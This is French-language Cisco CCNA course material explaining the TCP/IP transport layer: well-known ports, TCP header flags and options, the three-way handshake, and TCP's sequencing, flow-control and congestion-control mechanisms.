Collection Formation Réseau Cisco CCNA

TCP/IP

Transport TCP/UDP

François-Emmanuel Goffinet
Formateur IT
Version 15.09

Avertissement

Les exercices de ce document sont fournis à titre pédagogique dans le cadre d'un trafic normal et responsable.

L'auteur décline toute responsabilité quant aux usages que l'on pourrait trouver à ces exercices.

Dans ce cadre, il est fortement conseillé aux apprenants de solliciter uniquement des machines du LAN ou uniquement des serveurs leur appartenant.

Sommaire

1. Couche Transport TCP/UDP
2. Connexion aux applications
3. Couteau suisse TCP/UDP
4. Topologies client
5. Topologies client/serveur
6. Travail de laboratoire

1. Couche Transport TCP/UDP

Modèle TCP/IP

Application

- Elle est la couche de communication qui s'interface avec les utilisateurs.
- S'exécute sur les machines hôtes.

Transport


- Elle est responsable du dialogue entre les hôtes terminaux d'une communication.
- Les applications utiliseront TCP pour un transport fiable et UDP sans ce service.
- Les routeurs NAT et les pare-feu opèrent un filtrage au niveau de la couche transport.

Internet

- Elle permet de déterminer les meilleurs chemins à travers les réseau en fonction des adresses IPv4 ou IPv6 à portée globale.
- Les routeurs transfèrent le trafic IP qui ne leur est pas destiné.

Accès réseau

- Elle organise le flux binaire et identifie physiquement les hôtes
- Elle place le flux binaire sur les support physique
- Les commutateurs, cartes réseau, connecteurs, câbles, etc.



Couche Application

La couche application est celle qui s'interface avec les utilisateurs. Elle embarque le message original et ajoute des commandes diverses du type :

- Donne-moi ceci
- Je te donne cela
- Je suis ici
- Donne moi cette liste
- Exécute telle commande
- Donne-moi telle donnée
- Quelle heure est-il ?
- Donne moi une adresse
- Je demande un accès
- etc.

Application : protocoles

- Rendre des pages Web : **HTTP**
- Transférer du courrier : **SMTP**
- Transférer des fichiers : **FTP**, **TFTP**
- Résoudre des noms : **DNS**
- Distribuer des adresses IP : **DHCP**, **DHCPv6**
- Accéder à une console : **Telnet**, **SSH**, **MS-RPC**
- Etablir des appels : **SIP/SDP**, **H.323**
- Communiquer de la voix/vidéo : **RTP**
- Rapatrier du courrier : **POP3**, **IMAP**

Application : protocoles

- Synchronisation du temps : **NTP**
- Partager des fichiers : **SMB/CIFS**, **NFS**
- Gérer des périphériques : **SNMP**
- Bureaux distants : **VNC**, **RDP**
- Authentification : **Radius**, **Kerberos**
- Tunnel sécurisé : **TLS/SSL**
- NAT Traversal : **ICE/STUN**
- Messagerie instantannée (IM) : **jabber**, **ICQ**
- Service de base de données : MS-SQL, MySQL, Oracle, PGSQL

Application : compétences

- Utiliser un service applicatif
- Mettre en place un service applicatif
- Avoir un bon aperçu des systèmes d’ exploitation et des architectures matérielles

Dans les domaines :

- d’usage courant
- de gestion du réseau
- de la téléphonie

Couche transport

- Les protocoles de la couche de transport peuvent résoudre des problèmes comme la fiabilité des échanges (« est-ce que les données sont arrivées à destination ? ») et assurer que les données arrivent dans l'ordre correct.
- Dans la suite de protocoles TCP/IP, les protocoles de transport déterminent aussi à quelle application chaque paquet de données doit être délivré.
- Les protocoles de couche transport font le lien entre les hôtes (IP) et les services applicatifs (HTTP, FTP, DNS, et d’autres).

Couche Transport

La couche transport est responsable des **dialogues** (sessions) entre les hôtes terminaux. Elle permet de **multiplexer** les communications en offrant un support à la couche application de manière :

- Fiable : **TCP**
- Non-fiable : **UDP**

Les ports TCP ou UDP (65536 sur chaque interface) permettent aux hôtes terminaux d'identifier les dialogues.

TCP

TCP, Transmission **Control** Protocol, offre des services d'établissement et de fin de dialogue ainsi que des messages de maintenance de la communication en mode fiable et connecté avec :

- des accusés de réception
- du séquençace, de l'ordonnancement
- du contrôle de flux (fenêtrage)
- de la reprise sur erreur
- du contrôle de congestion
- de la temporisation

UDP

UDP, User **Datagram** Proctol, s'occupe uniquement du transport non fiable.

Il est une simple passerelle entre IP et l'application.

Il est conseillé pour les applications pour du trafic en temps réel à taille fixe et régulier (voix, vidéo).

Il supporte des protocoles simples (TFTP, SNMP) ou souffrant des délais (DHCP, DNS, NTP).

Il est utile de comparer UDP et TCP :

- UDP est un en-tête amoindri des fonctionnalités TCP.
- UDP dispose presqu'uniquement des champs ports source et port destination.

Numéros de ports

Les ports sont des portes d'entrée entre les hôtes terminaux. Ils sont codés sur 16 bits de 0 à 65535.

Un client IP ouvre un port à l'origine à destination d'un serveur IP écoutant sur un port de destination. La réponse émane du port de l'application sur le serveur à destination du couple IP:port client ouvert à l'origine.

La commande **netstat -a** sur un PC permet de connaître tous les ports à l'écoute et les liasions maintenues à l' instant (UDP et TCP sur IPv4 et IPv6).

C'est ce qu'on appelle un "socket" : l'adresse IP combinée au port identifie chaque partenaire de communciation.

La liste complète des ports se trouve ici.

Numéros de ports bien connus


HTTP→	TCP80
HTTPS→	TCP443
TELNET→	TCP23
SSH→	TCP22
SMTP→	TCP25
POP3→	TCP110
FTP→	TCP21, TCP20
TFTP→	UDP69
DNS→	UDP53, TCP53
DHCP→	UDP67, UDP68
NTP→	UDP123

Les hôtes utilisent les ports TCP ou UDP pour identifier les sessions à l'origine (port source) et à la destination.

Par exemple, pour établir une session HTTP, l'hôte utilisera un port local au-delà de TCP1024 et le port TCP80 en destination

Les numéros de ports par défaut des services applicatifs sont gérés par l' IANA

En-tête TCP



TCP Flags

C E U A P R S F

Congestion Window
C 0x80 Reduced (CWR)
E 0x40 ECN Echo (ECE)
U 0x20 Urgent
A 0x10 Ack
P 0x08 Push
R 0x04 Reset
S 0x02 Syn
F 0x01 Fin

Congestion Notification

ECN (Explicit Congestion Notification). See RFC 3168 for full details, valid states below.

Packet State	DSB	ECN bits
Syn	0 0	1 1
Syn-Ack	0 0	0 1
Ack	0 1	0 0
No Congestion	0 1	0 0
No Congestion	1 0	0 0
Congestion	1 1	0 0
Receiver Response	1 1	0 1
Sender Response	1 1	1 1

TCP Options

0 End of Options List
1 No Operation (NOP, Pad)
2 Maximum segment size
3 Window Scale
4 Selective ACK ok
8 Timestamp

Checksum

Checksum of entire TCP segment and pseudo header (parts of IP header)

Offset

Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.

RFC 793

Please refer to RFC 793 for the complete Transmission Control Protocol (TCP) Specification.

Source : http://nmap.org/book/tcpip-ref.html


TCP : fonctionnement

Une session TCP fonctionne en trois phases :

- l'établissement de la connexion ;
- les transferts de données ;
- la fin de la connexion.

L'établissement de la connexion se fait par un handshaking en trois temps. La rupture de connexion, elle, utilise un handshaking en quatre temps. Pendant la phase d'établissement de la connexion, des paramètres comme le numéro de séquence sont initialisés afin d'assurer la transmission fiable (sans perte et dans l'ordre) des données.

Machine à état



Établissement de la connexion Three Way Handshake (1/2)


Même s'il est possible pour deux systèmes d'établir une connexion entre eux simultanément, dans le cas général, un système ouvre une 'socket' (point d'accès à une connexion TCP) et se met en attente passive de demandes de connexion d'un autre système. Ce fonctionnement est communément appelé ouverture passive, et est utilisé par le côté serveur de la connexion. Le côté client de la connexion effectue une ouverture active en 3 temps :

1. Le client envoie un segment SYN au serveur,
2. Le serveur lui répond par un segment SYN/ACK,
3. Le client confirme par un segment ACK.


Durant cet échange initial, les numéros de séquence des deux parties sont synchronisés :

1. Le client utilise son numéro de séquence initial dans le champ "Numéro de séquence" du segment SYN (x par exemple),
2. Le serveur utilise son numéro de séquence initial dans le champ "Numéro de séquence" du segment SYN/ACK (y par exemple) et ajoute le numéro de séquence du client plus un (x+1) dans le champ "Numéro d'acquittement" du segment,
3. Le client confirme en envoyant un ACK avec un numéro de séquence augmenté de un (x+1) et un numéro d'acquittement correspondant au numéro de séquence du serveur plus un (y+1).

Établissement de la connexion Three Way Handshake (2/2)



Transfert des données



Pendant la phase de transferts de données, certains mécanismes clefs permettent d'assurer la robustesse et la fiabilité de TCP. En particulier :

- les numéros de séquence sont utilisés afin d'ordonner les segments TCP reçus et de détecter les données perdues,
- les sommes de contrôle permettent la détection d'erreurs,
- et les acquittements ainsi que les temporisations permettent la détection des segments perdus ou retardés.

Numéro de séquence et numéro d'acquittement

Le numéro d'acquittement est le numéro de séquence attendu du partenaire de communication.

ACK+1 signifie j’ai reçu les premiers segments donne-moi la suite.

On parle de numéro d’acquittement anticipatif.

Temporisation

La perte d'un segment est gérée par TCP en utilisant un mécanisme de temporisation et de retransmission. Après l'envoi d'un segment, TCP va attendre un certain temps la réception du ACK correspondant. Un temps trop court entraîne un grand nombre de retransmissions inutiles et un temps trop long ralentit la réaction en cas de perte d'un segment.

Dans les faits, le délai avant retransmission doit être supérieur au RTT moyen d'un segment, c'est-à-dire au temps que prend un segment pour effectuer l'aller-retour entre le client et le serveur. Comme cette valeur peut varier dans le temps, l'ordinateur "prélève" des échantillons à intervalle régulier et on en calcule une moyenne pondérée.

Somme de contrôle

Une somme de contrôle sur 16 bits, constituée par le complément à un de la somme complémentée à un de tous les éléments d'un segment TCP (en-tête et données), est calculée par l'émetteur, et incluse dans le segment émis. Le destinataire recalcule la somme de contrôle du segment reçu, et si elle correspond à la somme de contrôle reçue, on considère que le segment a été reçu intact et sans erreur.

Contrôle de flux

Chaque partenaire dans une connexion TCP dispose d'un tampon de réception dont la taille n'est pas illimitée. Afin d'éviter qu'un hôte ne surcharge l'autre, TCP prévoit plusieurs mécanismes de contrôle de flux. Ainsi, chaque segment TCP contient la taille disponible dans le tampon de réception de l'hôte qui l'a envoyé. En réponse, l'hôte distant va limiter la taille de la fenêtre d'envoi afin de ne pas le surcharger.

D'autres algorithmes comme Nagle ou Clarck facilitent également le contrôle du flux.

Contrôle de congestion

La congestion intervient lorsque trop de sources tentent d'envoyer trop de données trop vite pour que le réseau soit capable de les transmettre. Ceci entraîne la perte de nombreux paquets et de longs délais.

Les acquittements des données émises, ou l'absence d'acquittements, sont utilisés par les émetteurs pour interpréter de façon implicite l'état du réseau entre les systèmes finaux. À l'aide de temporisations, les émetteurs et destinataires TCP peuvent modifier le comportement du flux de données. C'est ce qu'on appelle généralement le contrôle de congestion.

Il existe une multitude d'algorithmes d'évitement de congestion pour TCP.


Autres fonctionnalités TCP

TCP utilise un certain nombre de mécanismes afin d'obtenir une bonne robustesse et des performances élevées. Ces mécanismes comprennent l'utilisation d'une fenêtre glissante, l'algorithme de démarrage lent (slow start), l'algorithme d'évitement de congestion (congestion avoidance), les algorithmes de retransmission rapide (fast retransmit) et de récupération rapide (fast recovery), etc. Des recherches sont menées actuellement afin d'améliorer TCP pour traiter efficacement les pertes, minimiser les erreurs, gérer la congestion et être rapide dans des environnements très haut débit.

